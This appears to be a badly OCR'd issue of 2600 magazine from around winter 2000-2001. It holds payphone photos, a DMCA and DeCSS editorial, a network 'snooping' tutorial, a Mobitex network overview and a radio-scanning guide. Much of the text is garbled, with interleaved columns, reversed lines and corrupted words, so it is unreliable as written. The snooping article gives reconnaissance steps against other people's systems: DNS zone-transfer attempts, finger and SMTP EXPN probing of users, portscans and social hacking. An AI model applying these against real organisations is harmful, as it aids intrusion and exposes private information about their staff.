Strange Looking Foreign Phones



Lanzhua, China. Some people spend hours tying to figure out where to put the coins or card.






vellance cameras in esse you're considering engaging in any tunny business.

Photo by Kingpin

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com




Jinkun, China. This one looks like a cherecter from "Berney and Friends."

Photo by Lawrence Stoskopf



Slevenia. This decadent design never would have been allowed in the 6sys of 15b.

Photo by Robert Vargason



"I think any time you expose vulnerabilities it?s a good thing" - United States Attorney General Janet Reno, May 2000 in response to security breaches uncovered by federal agents.

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leetings

Cop Proof Laptops Jury Nuttification and The Hacker Sub7 - Usage, Prevention, Removal Hacking Free ISPs Using WinDump Dissecting Shaw's Systems Radio Shack's Newest Giveaway Confusing All and Other Phone Tricks Polymorphism Script Get Anyone's Credit Report For Free **An Introduction to Radio Scanning** BellSouth's Mobitex Network Direction Letters Hacking an NT Domain from the Deskto More Java fun Introduction to Snooping Around The DUD Paper Chain This Issue's Featured Lawsuit Threat larketplace Nicrosoft's Hook and Sinker

Direction

One thing we can say about the year 2000 with some certainty is that it wasn't boying. If you didn't get a sense of excitement, you probably weren't paying attention. And not paying attention in this day and age is a real trapedy.

Forget about the Y2K fineer. Furget about the election about the Y2K fineer. Furget about the election about ity. These were justimus media thearnes, more miniseries for our short attention spans. The events of consequence, those with rme meaning... you had to look a little harder. But they were most definitely those.

It was the year Kevin Mimick finally got out of prison. But it wouldn't be the year the authorities left him alone. That won I come until 2006 - we hope. Despite being out from behind hars since Linuary, virtually the fittire year has been a struggle - not being permitted to use many os entitled forms of technology, my being allowed to get a decent job, not being allowed to travel, not being allowed to give lectures on computer secung, Rocconty, Mitnick was threatened with being sent back to purson for daining to participate in our H2K conference over the phone from his house! Yes, he was released from prison in 2000. But was be freed? No way.

doesn't mean that they won't continue to try and insist that they do wood in 2001 and beyond. But it by. The recording industry was made to realize in 2000 that the old ways no longer work. That source" music and hopefully we'll use that to many of us have now seen the potential of "open enough to take control. It will never be possible names like Metallics and semioded them that ever. Their lack of foresight is overshadowed the music menopoly they held would not last for of course, the Napster and MP3 issues. Years too COURTINGS open doors for thousands of new artists as well as to prevent people from sharing muser, nor should industry will function - once they get it together consumers are the ultimate authority on how an als stood up to unlikely corporate stooges with was never theus to begin with. In 2000, individu faction to get their way and hold onto that which only by their naive insistence of using bullying late, the recording industry finally realized that certainly had a record setting year. There were, them. Not just those involving us, although we It was also the year of the lawsuit. Many of

The ordinous reswounce which made its presence felt in 2000 was of course the Digital Milternium Copyright Act. The DMCA is what was

> spines. the years ahead. The first will be our appeal of the DeCSS case, scheduled to be heard this creation - in addition to distribution - of "euconpeople how things work, but people who figure it out themselves. (That's right, the power of the movie is nothing to them. But telling people how thing happening to them. It was never about pincy. The Motion Peritte Association of Amerof our trial and probably to this day without any outside the court building his the entire duration since there were people selling pusted individes movies. Correction: we were treated far worse to detent the insecure security that prevented a that was written by someone else which managed Sangly for reporting on a program called DeCos used by Mattel this year to try and silence people used against us in the DVD lawsuit. It was also vention tools.") We're in for some real battles in DMCA was extended in October to encompass tinue to be used against others who not only tell learned that this year, And the DMCA will conthe technology works is the real threat. We bow to challenge that control. Selling a pirated dinary people in the squeet - dared to figure out nobody, not hackers, not civil libertarians, not orica wanted to make surgethey had control and that were treated as if we had gone out and purpled DVD from being played on a Linux machine, we Look at what we were dragged through this year. asx follow their oppressive and nonsenscal rules ness, and even art by snoply making it tillegal to continue their domination of technology, busimakes it possible for the corporate powers to, everyone in the government seemed to support. people. This scary piece of legislation, which It's become a very popular means of infinitesima who had figured out how its Cyberpatrol worked

We were hardly limited to this one lawsuit. (Actually, we're currently involved with noveraces involving DeCSS one was the suit filled by the MPAA, the other (still pending) filed by the MPAA, the other (still pending) filed by the DVD Copy Council Association in Saints Clam, California, which, last we checked, has no jurisdiction ever us here in New York.) In the year 2000, we were threatened with law suits by NBC, CBS, Merizon, General Modors, Staples, the Guinness Book of World Records, and more studyly for doing what we've been doing since 1984: publishing information and expressing our selves. If you look through our older issues, you'll see that there's no substantial difference in

the type of information we publish now and what we printed can or titleen years ago. So what has changed? Obviously there are more entities using high technology these days so here is more to repen on. These trainer newcomors believe they can force people to keep quiet about how their systems work and what their weaknesses are. We heg to differ, while ill-conceived monscriptines like the DMCA make our job all the harder, it will take a lot more than that to keep us from exploring and sharing information.

walmarcanadasucks.com - sates which closely charteredsucks.com, and cause their name was a part of the domain pance forcibly humod oversio corporations simply beclearly wrong to register a site for the sole pur pathetic to U.S. corporate grants. While it's Examples include netwestacks.com, standard these cases have been about. We we seen sites inflated price, that's not what a large number of pose of solling it to a specific outity at a grossty ting cases are now being decided in a United speech. Meanwhile, thousands of "cybersquarable to admit that if was indeed an issue of free woostes which concined them, only Verizon was global enforcers Like the WTO and WIPO, gave vinced that laws like the DMCA, backed by Nations court which so far has been largely syenbles that threatened its because we had registered came about because these corporations were conthem all the power they needed. Of the compa-A good many of this year's lawsuit threats

We saw more mergess and takenopes in 2000 which resulted in some real moreticus being hern; ExveryMobal, Bell Atlantic/GFE, (Aertzen), Time & Wamaz/AOL (still pending but quite likely), as well as a whole host of Internet service providers being swallowed up. Every combination, no matter how good the spin, means less choice and less competition. As consumons we suffer and as individually attempting to express ourselves or figure out tochnology—we workly suffer.

The broadcasting world also saw quite a few of these megers and takeovers. A single company now owns more than 1000 radio stations in the United States! And they were right up there with the National Association of Broadcasters opposing the FCC's plan to finally introduce 10 to 100 wait microbroadcasting stations for true community radio - as if these tiny stations were the real threat to the world of broadcasting Again, free expression was seen as the company and accessfully prevented from existing along with the corporate grants.

that The bratality of the authorities in preventing as legal demonstrations at the Republican National Sing Convention in Philadelphia and the Democratic ore National Convention in Los Angeles this August y National Convention Despite all of the power of the laws with picture. Despite all of the power of the laws and the laws and the mergers and the county! the people in thangs are seared.

We the county! the people in thangs are left alone, each of they are interly retrified of what independently thinking and viduals can do if they are left alone.

Call it gails, call it paramota. What we need to

call it is opportunity.

An open society has no reason to fear its citizers. A closed and oppressive society, such as
most prisons, some schooks, and all dictatorishing
feels the mod to constantly notation the people
under its erantol and to do anything possible to
quell rebelliousness, and feelings of individuality.
What have we seen in mainstream American socity in the post few years? More strivellance,
more directional laws and regulations, and more
power being taken out of the hands of individuals. Whether it goes by the name of "Caminore"
or the image of Secret Services spents infiltrating
schools to pick out future Columbine candidates
or the legislation that eliminates the need for an
moyanosis like search warrants when drug involveticant is suspected, it's all part of the same

What they will never jell you - and what almost every part of our society is designed to discorrings is that one person, one idea, one simple ad of defiance can change everything. Sure, you will see all kinds of corporate stogans embracing with see all kinds of corporate stogans embracing provolution, and "thicking different" until you believe that counterpulture was invented by The Cap. But my applying your beliefs to actions and see how quickly you're discouraged from being truly different.

cism bid actually become dispal

were expressive in nature yet, through paysful logic, were awarded to the companies as if criti-

We're not only living in interesting times, we're trying in what may be the most interesting of all times. Technology and the net, used one arively, our bring people together in ways that have never been done before. Artificial barriers and emethods are on the brink of extinction, thanks to interestive and intelligent applications of technology. With a populate that is informed, embassistic, and open to new ideas, the old-sayle oppression will be exposed almost as soon as it's applied.

We have some tremendary tools at our disposal. We caused allow them to be legislated away, acquired by the highest bidder, or dissolved through spethy. What happens next deter mines how the game will be played for a very long time. We have that power, is it any wonder those who think they to in charge are so frightened?

There are many reasons to poke and snoop

Cariosity - "Hum... what is that IP?"
Security - "Hum... why is that IP in my firewall logs?!"

Script kiddles (may baye their own reasons) - "Humbah... Me c001 hax0r Internet

claimer because I think snooping around is overview of simple tools that can assist you answer questions if someone traces your perfectly okay as long as you do not enter in this task. I am not going to include a districks for snooping around, and a brief logs. This article will give a few tips and phone number from the IP you left on their the system. Many people do not agree. You Whatever your cause, be prepared to



number. Now what? Portscan? For whatever reason, you have an IP

cally from the IP that originated the to all services behind the firewall automatibrute force intrusive snooping for the end out so quiexty, it's better to leave the actual portscan. If you do not want to be kicked detect portscans and then deny the access First one most do some poking. No. Some firewalls are smart enough to

reverse lookup in order to get its name. nost utility that comes with the bind distribmans, aslookup should do the trick. The Names are more meaningful for most hu-One thing to try with an IP number is

ution is niece, but everyone's got inslookup.

tion hinting at the location of this IP and its is, is to perform a traceroute. This way a reto figure out, approximately, where this IP is a hop or two away from the IP in quesverse lookup might be found for a host that this. Fear not, there is still hope! One way Some ISPs, rade ones, do not provide

databases black by looking it up in ARIN's whois tuck. You can check the owner of this IP If this is not so, you are still not out of

whols 1,2,3,4@wtwis.crim.net

reverse mapping. (Bad ISP! Bad! Bad!) misbehaved DNS that is in charge of the or company name, plus the name of the Now this should give you the ISP name whois it whois arinnet 1.2.3.4

quickly. Sometimes ISPs have a finger dae ciated with this IP. For this you must act whole structure of their ISP's network will dsl or lucy-modem-fuser, learning the men running on their modem boxes that would like to find out the logar name assolew things that can help. Naturally, one not help you much. However there are a two away from the mystery IP. these IPs go through. It should be a hop or If you have stumbled upon joe-schmoe-

tager @modems-63.xometsp.com Again tracefootic and:

ntely is that the IP itself may be irrelevant in order to take care of the matter. Another event, and ask them to check their own logs be to give the ISP the IP and the time of the a new one via DHCP each time it logs on to once the host disconnects, as it is assigned possibility is to wait for the attacker to renected, one of the only things to do would by such a host and it has already disconthe ISP. In fact, if you have been attacked The reason to do this check immedi-

finger on the shell box might show you the The better ISPs offer shell accounts. A

> checked, files, processes, the times the user go and sign up with this ISP for a month said get an account, not crack one. You can connected, from where, etc., etc., Um, kids, account on this box. There is a lot of inforimportant to you, you might want to get an up. If this secoping business is extremely kery user share the same machine; mail last mation you can get when you and the mysyour locky day, the mysterious IP will show

also, you can poke at the mail server. search the ISP's web pages for info about this user, perhaps a personal web page. And Equipped with the login name you can

But what DNS do we poke at? tions are more interesting then commercial encountered an IP that belongs to an actual name and we can check out info with DNS whatever, we are armed with our domain But be it an ISP, a company, a university, or once because they run all kinds of neat staff organization. Usually educational organiza-For argument's sake, let's say you have

DNS. It might be a good idea to: contact info (that means phone numbers and addresses) of actual people, plus our desired in ARIN's whois, you can use whois to find Besides looking for owners of IP blocks

\$400 Block alias whois "whois "V" "G whois geck

OUT TO OUT BOX! Target. in charge of this dontain. So now let's head tual registrar's database. The whois should who is proxy and saves you the trouble of give us a list of well known DNSs that are looking up whois internie net, plus the acin your lestire, whois geektools com is a

a backish use for DNS related IP addresses. This is an example for kinds of info, and not only names and the DNSs are pretty cool as they can hold all

nstookup - Mastuti yehinci

> set querytype=tat

> set domain = dovertire

bug DNS problems, can enculate this to its master, neloxikup, which is used to defor zone transfer, like a slave DNS would do charge of a domain is to initialize a request One way to find out info from a DNS in That is definitely one effite hostmaster

> Is -d blak.com nslockup - ast blak com

Whole layout of the domain. You may get formation at this point! You may get the You may get lots of really interesting in

users and where they connect from. If this is cannot list the zone, only guess its contents cursive quenes about its domain. So you not respond. It should only answer non-redepends what the bostniaster put in there. and hardware. You may get more contact in into on the machines themselves, their OS formation - even phones and names. It all Now a properly secured name server will

Many DNSs are not configured properly. Let's say you've encountered one of the bet-

less you are really one of its shave DNSs? mean, why should it tell you anything un-



nanoserver.blah.com can try and guess their names: but still hold info about this domain. You of the other DNSs. There are at least two never fear, you may still have luck with one ons.blah.com, ris3.blah.com, there may be more DNSs that are not public that show up in the whois database. But ter hostmasters. Is all lost? Do not worry

those secured DNSs themselves: reseased -dress-and playeous But in fact you can got this info from

SMIP box. mail for this domain... which means an records of the machines that will accept master@someptice.com), plus some MX an email (it comes in the form wanted. In addition, it will provide you with dative for this zone - which is what we asi.blak.com nostmaster.someplace.com instead of host This will gave you a list of DNSs author-

complaint we might want to snoop on those SCOVEC.) root@blab.com. Before we send them a people too! (This will not work on a grazil Let's see who will receive ment for backup MX records. SMTP is lots of fun. pose at. Perhaps more then one - there are Woo boo! Now you've got SMTP to

tebret mail.blab-isp.com susp.

Trying 2.3.4.5...
Connected to mail blab-typ.com.
Escape character is "T.
220 mail.blab-typ.com ESMTP 8.9.3/8.9.3.
Sat, 2.8cp 2000 20:27:09 -0400
expn root@blab.com
250-Rafa < "Vacorbin/vacation
rafa" @mail.blab-tip.com>

Well, it looks like rain's on vacation. If you acquired a login name earlier, now would be a good time to see where its mail is sent to. Pethaps to another SMIP box on an entire different network that is worth exploring.

But what about other machines? If you can't get the zone from the DNS, you have to start guessing common names for well known services: www.blab.com might exist, fip.blab.com, gw.blab.com, etc. etc.

By now we've got so many IP's and names that are related to our original IP that we can actually start seeing more or less how this organization is set up.

So now we can move to a more infrasive method of smorping. Obviously one should check each IP for the services running on it. This can be accomplished by a portscan. Once you see which ports are upon, simply connect and check them out. If you feel a bit quessy running profiscans, you can try to refine to the well known services' ports. One might guess that the fip port is open on fip-blah.com. This will give you an opportunity to find out the operating system plus the versions of the services running.

your sacoping. Web server, etc., etc. Some it. Not to say it isn't interesting, but the or any directory service. Although it propublic. A good example is an LDAP server you can bump into that may be open to the vices running. There are other services that so one can seldom had such interesting sergrown to be a dangerous, unfriendly place. Cute stuff, However, the Internet has hosts processes and network connections. them would give you information about the the netstat and systat ports, telecting into that no one bothered to close, things like machines have all kinds of stuff running in case someone has any questions about cess as well, perhaps leave your entail there ing MOTD, ftp might allow ancoymous acvides lots of information, I am not covering tools and services I describe here are more The refines or fip might have an interest-

common, if you bump into something intoresting, go learn its precocol and stoop
more? But don't forget that just because a
machine doclares it's running some old yeasion of wu ftp, it doesn't mean it's true.
Perhaps it's a boney pot designed to lune
you in to hacking some skillfully planned
"vulnerabilities." Needless to say, even if
this is not the case, the better admins will
log any connection to these services.

means is that you cannot sniff sol traffic, r-commands, blah blah blah - you are probinteresting things in /ete/services, ssh, the thing has set doosn't mean it's secure! All it is worth saying once; just because someper for your telnet. in the clear. But this doesn't mean that one users do not send their passwoods and into which is a good thing (TM) because ssl sponses such as secure imap and https. This to sel-thed services and check out their reably quite upset you cannot telnet directly Or in our case, pole around! For our task cannot crack passwords with trute force. So you can use that or any other ssl wrapthere is a stellnet package floating around. Well, after you've checked out all the

Even though dejanews are evil hastards, equipped with emails and names you can run a search to see if these people wrote anything of interest on Usener, Head over to google and run some more searches. If you are bold, maybe pick one of the phone numbers and do some social hacking. But this is just getting too boring.

Apart from port scanners there are other cools available that automate a lot of this process, attempting to guess a machine's OS and the services running on it. But if you are hored and you don't have hundreds of IPs to scan, a manual spoop is definitely more fon.

Happy speoping!



BellSouth's Mobitex Network

by Dispanity

Blue Collar Hacker's Union http://bou.na.net

Evaryone's heard of a Palm VII, right? Wet his is the network thans on. I'm just going to cover the basics - the network architecture and profocol, not any specific implementation, and talk is life bit about what is needed to monitor it. I'm assuming that everyone knows how a basic collabor system works...

BotSouth's Wireless Data Network is a cottaiar TDMA system operating at 896 to 501 MHz, and 935 to 840 MHz that implements a protocol ested Mobitox. It is a depending to share band is no cottalar visice communications to share band width with, and it is designed for mobile devices such as smert pagers (send and repolice messages), ernal teminata, and the most famous, the Patin VIII. Also, Mobitox is designed to have the ability to implement many underlying protocols. UDPIP: TCPIP, etc. Mobitox is an open price of \$100.

General Overview and Topology

MAN, and PMAN connections and sends DIE and LIVE commands to invalid terminals. Center (NCC) which regulates and checks ESN tood ferminal. Finally, there is the Network Control a MAN so the subscriber isn't finited to a specific Mobilex Access Number) and password inclead of the local switch level and uses a PAVAN (Personal) Seminals) is almost sliveys provided by a link of (Mobilex Access Numbers), Host access (glood) Mobitex devices have ESNs and cight digit MANS tiers (MINs) for identification and authorities tion Numbers (ESNs) and Mobile Identification Numhals (host computers) or mobile terrimats (a Patr Users can connect to the network #5 fixed38## VII). Where callular phones use Electronic Serial nected via land-inner as well as to the Internet. subscriber terminals. Switches are all interconbase stations, local and regions/switches, and cellular networks (surprisel) and is divided into The Protocol The network topology is analogous to regular

User applications can utilize standard interrect proceeds. TCP LOP, which are encapsulated in Mobiles Preclaids (MPAKs) until they reach the and time portion of the metwork, where they are stripped of the MPAK headers and sent of as not need. The system also keeps throllowers for packets that are designated to subsortiers who are cultiently unavailable. MPAKs can contain 1 to 512 bytes of user data. A Taylo MPAK is a status make the subsortiers who are cultiently unavailable. MPAKs can contain 1 to 512 bytes of user data. A Taylo MPAK is a status makes per Schutz processops are simply 25th numeric makes per Schutz processops are simply 25th numeric makes per status processops are simply 25th numeric makes per status processors to be sent quietly. Those are defined by the application and can be used as a Population of the status processors.

MPAK Format

The first six bytes are the sender's and re-

Winter 2000-2001

ify a frigher protocol which can be used by the which define the type of user data attached. Hp-89/vice communication. Takes are three coverion Effocsion for a measily \$100. application. A valid list of HPIDs can be field from data is used in conjunction. With the HPID to spec bpcs - TEXT(1), DATA(2), and HPDATA(4).and 3, 0 is the most ponimen and is regular subscribor communication, 3 specifies data terminal I ve only found information about two classes, the in 2 han abs for dess and 5 low bits for type. to multiple MANs (4). The dises and typo is split an acknowledgment after repowed (2), or to send the receiver's malbox if they are inactive (1), send problem. Flags specify if the MPAK is to be put in network is either organisated or there is a network unable to be sent, etc. A and C specify that the delivery, if it is to be stored in a malbox, or if it is tion flags. When sending MPAXs the state is attwo 4-bit subfields, the traffic state and subscripwhich specify if it was stored in a mailbox before veys 0. Otherwise, ≩ can be 2, 4, 6, 8, A, or C colver's MAN in host. The next byte is divided into

Hackable, the Bottom Line

Let the first say that any Joe Shmoe with a scenner able to monitive valuating dependes cent intercept this fissific (at least, not without a lot of work). You want a digital assumer that does the work for you. Needless to say, those are and expensive. Assuming you have one of those great devices (or have put in a lot of work), the possibilities are endless. For station, you can log at MANs in your creal and when they transmit or you can figure out the status messages for a particular implementation, which can give insight into what the user is doing. Here's an example:

Los Shince has a "seco Patini VII which he uses to account his bank account, instead of sending his account number over the air (which that he first time he accesses it by the way) it sends a status message of 100. You will know that every time you see this MPAK on the not work, Joe is accessing his bank account.

Remarder, status messages differ for each implementation, so a perfocular status message from a Palm VII might not be the same for zone, thing else. Also, because Micklers supports other protocols, itelfic between the handheld device and natworks besides BeldSouth's may be empyted or plaintest. The Palm VIII uses Eliptic Quive Cryptiography to except its communication with the parameter procy server. Plaintest would of cause be stupid, but hey people are stupid.

Last Remarks

As more applications are implemented in who loss environments and with the government's propersity to limit the common man's access to the call life frequencies, we have to shive to keep the airwayes as fine and accessible as they were lifteen years ago.

AN INTRODUCTION RADIO SCANNIN

by Sam Morse

a long way from bulky, crystal-controlled afenthusiast could have. Scanners have come by government and business.
For the uninitiated, a scanner is a coverage from 100 Khz to 2 Ghz. munications on trunked radio systems used models even have the ability to follow comchannels, and have wide-band frequency have a thousand keyboard-programmable rany seanners fit in the pairn of your hand tairs with a handful of channels. Contempomost potentially useful tools a technological A common "police scanner" is one of the sigint98@yahoo.com Censin

communications systems and encryption is shortwave region. While the use of digital more deluxe units even cover the "HF" telecommunications devices. Some of the companies, businesses, and wireless public satety, emergency services, utility used by government agencies, the military traffic on. Scanners monitor frequences or scan, the stillty to step through multiple channels VHE/UHF communications receiver that has torable activity for the foreseeable future. on the rise, there is still planty of montstopping on a frequency it detects

of personal preference and operational regreat audio, exquirements. For those living in areas whose there, and selection is pretty much a matter band unit with looking for a really small wide-Motorola systems, if you're only was capable of monitoring excellent BC-235XLT, which handheld is a refinement of the BC-245XLT Trunktracker, Into mendation would be the Unidon (Bearcat) public safety agencies use a Motorola or GE/Encason trunked system, my recom-There's a lot of good equipment out

1300 Mhz. (minus cellular). The from 500 Khz to loom R-10, and Alinoo Uniden BC-3000 abellanco seu

R-2. This unit amme the foom

hackers appear to be gravitating towards PCR-1000, and Optoelectronics Optocom controlled units such as the Wintedio, Icom handheld units. There are also computer-DJ-X10 are also nice full-featured wide-band

> inator tap for monitoring digital signals the PCR-1000 is that it has a built in discrimthe loom PCR-1000. The rice thing about

are much better sources available. The one ians. Those of you looking for a unit with unrestricted 800 Mhz. coverage will have to scanners with cellular phone coverage availpriced, but lacking in performance. There check out used equipment sources such as able in the United States to ordinary divilfind for any given area, along with the FCC's one of the best frequency directories you will Shack is a copy of the book, Police Call. It is thing, however, that I would get from Radio ners sold by Radio Shack are not only over-Good luck finding one. These days, scan-PRO-2006 base and PRO-43 handheld that still reign supreme are the Readstic ramtests and pawn shops. The two models Due to federal law, there are no new

edis daw Finding Frequencies

the standard widely available public safety and business frequencies. They get the denot find listed in Police Call or any of the sire to look for the good stuff that you will ist gets the urge to go beyond listoring to omer scanner frequency directories. The ob-Eventually the serious monitoring hobbyject of the hobbyist's listening

snauez eta Buisn oa noopyist can resort tnese sauations, the quency. In either of operating freto uncover their the directories falls search through 10/08, but a cal mail security something mundane like the lomight also be

techniques detalled in

this article to acquire an

spectrum that your radio is capable of rehow hobbyists operate most of the time. You on an electronic fishing expedition. This is The second approach is to pick a specific target to be the facus of your monitoring simply take a small piece of the frequency ing trequencies. The first approach is to go glusive frequency. cerving and listen to see what you can find attention and attempt to find the frequencies There are two basic approaches to find-

> mentains a detabase at will be able to help you there. The FCC elso particular local areas. Your local radio shop are other excellent directories available for second approach you will find other users: public safety listings, but only average when recommend you acquire frequency directotransmission out of the ordinary appears. I around you will help determine how far you once in a while. Knowing the usual activity ommend that you use the first approach they use. During the course of using this it comes to identifying businesses. res for your area. Police Call is excellent for can listen and, especially important, when a which you might find interesting later. I rec-

when you should be analyzing something wasting hours analyzing a common signal will identify the normal users of an area. http://guilfoss2.foc.gov. A frequency directory This is useful in preventing you from

menitoring hobbyist has is the "search" function on them however, do not their scenner, Most of The tool that every

of where in that band should have an idea frequency band that know how to use it. our target uses. You You should know the

probable areas in small sections they would be operating. You should search

or middle finger. UHF antennas will be either inches long and about as thick as your index six inches long and slender compered to the band antenna will be about a soot long. A with handle-talkie anternas. A VHF-low bands look like. You can do the same thing sual idea of what antennas on each of the example. I suggest ordering the catalogs of die. A cellular phone entenna is a common with a plastic band in the middle. 800 Mnz VHF-high band antenna will be either an 18 inch whip or a 40 inch whip with a three inch will be a 60 to 100 inch whip or a 35 inch whip with a five inch call on the bottom. A VHF-high band antenna, or three inches VHF-high band antenna will be about six various antenna manufacturers to got a vi-13 inch whip with a 'pig tail' coil in the midanternas are either a three inch whip or a be either a six inch whip or a 35 inch whip coil on the bottom. UHF band antennas will disguised entenna. A VHF-low band antenna has on vehicles; unless the vehicle has a also be determined by looking at the antenunlisted tactical channel is also there. It can could be a matter of general knowledge. VHF-high band, then it is a good bet their your local police's dispatch channel is on Knowing what band a target operates or

> and a half long long, 800 Mhz, antennas are about an inch

sary Committee (IRAC) handles licenses for ent service if the frequency does not have a determine where in that band they might be operating. In most non-federal cases this is nance. The Intergovernmental Radio Advifrequency allocated for highway maintepie, a fire department could be loansed to a sowices for frequencies allocated to a differsis. The FCC also licenses local government communications on a non-interference baany public safety frequency for "tactical government. Police departments can use with are police departments and the fedoral two types of users you might have problems quency List in the back of Police Call, The as easy as looking at the Consolidated Freicensee already assigned to it. For exam-Once you know the frequency band,

been exempt from the Freedom of Inforquencies for the past 13 years, but agencies have been using the same fre mation Act since 1983. The mundane same of the more interesting ones have changed frequencies. The IRAC listings in the Consolidated Frequency List are still fairty accurate. Remember that they are only

fairly accurate.

the federal government. IRAC listings have

at different times to catch everything in that get areas in sweeps of 750 Khz. to 1.25 High band with a scanner that does 50 steps covers three to five seconds, and with the MHz. Search a range for one to two weeks band is 5 Khz. You should search your tara second. Channel spacing for VHF-high sion. Let's say you are searching the VHFthe average duration for a radio transmisscanner's fastest speed. This seems to be You should scarch a range that

NOAA weather radio and the local fire dethe possible frequency range down to would be the Realistic PRO-2. It covered 30those old tunable public safety bandiresingle channel receivers for things like quency. They are also good dedicated ner's search function to find the exact freroughly 500 Khz. You then use your scan-Once you get a hit, you will have narrowed overprised. While these units lack the sensiand VHF-high bands, but at \$100 i think it's up at a flea market or hamfest for as little as \$5. Radio Shack stif selfs a "multiband 50 Mhz. and 152-174 Mhz. You can pick one ceivers that predate scanners. An example excellent for doing high-speed searching. tivity and selectivity of a scanner, they are portable" (12-649) that covers the aircraft One little known trick is to use one of

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partment's dispatch frequency. If you ever

and cellular phone band. now the 800 Mhz, public safety, business. UHF-TV, remember that channels 70-83 are find an old multiband portable that covers

quency counter. ing the frequency, you will eventually find it area and your scanner is capable of receivdesire a faster approach, you can use a freproperly. If you are in a situation where you by searching. This will take time if you do it If a signal is in your location's coverage

counter for monitoring work before I bought a Scout, it had adequate sensitivity, but retoelectronics Scour if you are going to get into this facet of monitoring. Other frequency counters cost less, but lack the features the Scour possesses. These features make a gest that you bite the bullet and buy the Opthe most useful tools a monitoring hobbylist brate, in each of those memories, the Scout in memory. When the Scout captures a frepiece of test equipment and being a moniand displaying the frequency. I strongly suging on the strongest radio signal in an area can own. A frequency counter works by lockquired constant viewing and a quick writing cally tunes to the frequency the Scout caphow active a given frequency is. The scout stores up to 255 hits. This lets you know quency, it will either beep or discreetly viture a frequency and store up to 400 of them toring tool. The Scout will automatically capworld of difference between simply being a very difficult to use white driving hand in order to use effectively. It was also tures, Lused a Radio Shack frequency With reaction tuning, the receiver automatiging, or to a receiver for reaction tuning. nects to a PC for automatic frequency loghas a CI-V interface. The CI-V interface con-A frequency counter is probably one of

transmission's near field. This means that viii acquire a particular type of transmitten shows the average distances at which one quing the frequency. The following table feet of the target transmitter in order to acyou will generally have to be within 1000 Frequency counters work in a radio

46/49 MHz. cordless phone VHF-high band 1 watt radio FM wireless microphone UHF 1 watt radio 870 Mhz. 3 watt cellular phone 1.2 Ghz. 3 watt radio 27 Mhz. 5 watt CB Transmitter

There are a few things you can do to enhance a frequency counter's operation. The first technique involves entenna usage. The standard telescoping whip is good for many

> and reduce interference from undestred mately 300 feet. A high-gain antenna designed for the band of interest will inoperations but you can do better. With the as a yagi, you will be able to select a particones. If you use a directional antenna, such up a cellular phone at approximately 150 standard whip entenna, the Scout will pick ranges and find desired ones. An FM broadsecond technique is using filters. Using filnate interference from another location. The ular target location to investigate and elimterns and the range increases to approxiteet. Hook it up to a 5/8 wave 800 Mhz. anbroadcast station's frequency. will cause your counter to lock up on the able interference, and having one nearby broadcasters are a major source of undesirics selfs the N100, which I recommend. FM cast notch filter is very useful. Optoclectronters will block out undesired frequency

to lotter near a help desk with a frequency counter before a security officer keyed up a radio. Some of the less active federal agenmunications. The only solution to tagging an there are two possibilities. The first is that des can take a week or two before you can as thirty seconds. This was how long I had get such as a mall security force in as little get uses their radios. You can acquire a tarmonitoring habbyist and how much the larfind a frequency depends on your skill as a the frequencies you desire. How quickly you will have their frequency. The second possiinfrequent radio user is persistence and pathat your target doos indeed use radio comuses them very intrequently. I wit assume your target either does not use radios or tag them, if you do not find the frequency termine who it is you have found. My toring attempts over a period of time to dewhat you have found during previous montates on what frequency ranges. Listen to tated to identify it property. Learn who open bility is that you found their frequency, but tience. Eventually they will key up and you By using these techniques you will find

Distance 90 feet 10 feet 200 teet 150 feet 25 feet 40 feet 20 feet spectrum communications. Receiving spread spectrum (frequency ent. Certain users use while to become appar a frequency may take a ture of the parties using sometimes the true nahave taught me that hopping) communicaencrypted or spread monitoring experiences

go there." A little birdie told me, however, some of my phriends telling me, "Let's not average hoboyist. As I write this I can hear tions is at this time beyond the ability of the

> Encrypted communications system users will sometimes have equipment difficulties and for this opportunity operate in the clear. A patient listener will wait difficulty, but are also illegal to listen to under the Electronic Communications Physicy Act, hidations not only present a similar technical tory-level technical text. Encrypted commuthat a certain radio hobbyist organization in Connecticut publishes an excellent introduc-

Introduction to Signal Analysis

Suggeste Bur up with nothing. You wish to identify the unid the scenner frequency lists, e-mail lists, web lions network. To do this, you ask the followand determine the extent of its communicasites, and Usenet postings and have come searching the spectrum. You've checked all genuine unidentified ("unid") (user white your monitoring hobby, have come agrees a We will assume that you, in the course of

What are they talking about? hear? How do they literally themselves? Sigany? Single PLIDPL used, anniatiple? toring a trunked system)? PLDPL tone, if nal strength of stations communicating? fal or analog? How many stations do you Scientified or alear? Type of screenbling: digi-Frequency (or talkgroup/subfleet if more

try the unid. as time goes on you will acquire more into-mation. What you should be doing now is more into you have, the casser #11 be to iden database, others like 3x5 index cards. The unid. Some people like using a computer nating what information you do have on the some initial information about the others, but soon as you discover the unid. You will have The first five characteristics are noted as

nearby frequencies? on the other hand, would be for short-range What other identified users operate on example, the VHF low-band would likely be base station can communicate a couple of are triffed to a few miles. A VHF low-band eral mobiles and portables. UHF portables tactical-type communications between says base stations and maybe mobile units. UHB rundred miles under the right arcumstances used for regional communications between pass of the unid's communications net. For you the approximate range, extent, and put The frequency in question can help tell

foring hobby'st who wishes to map them out

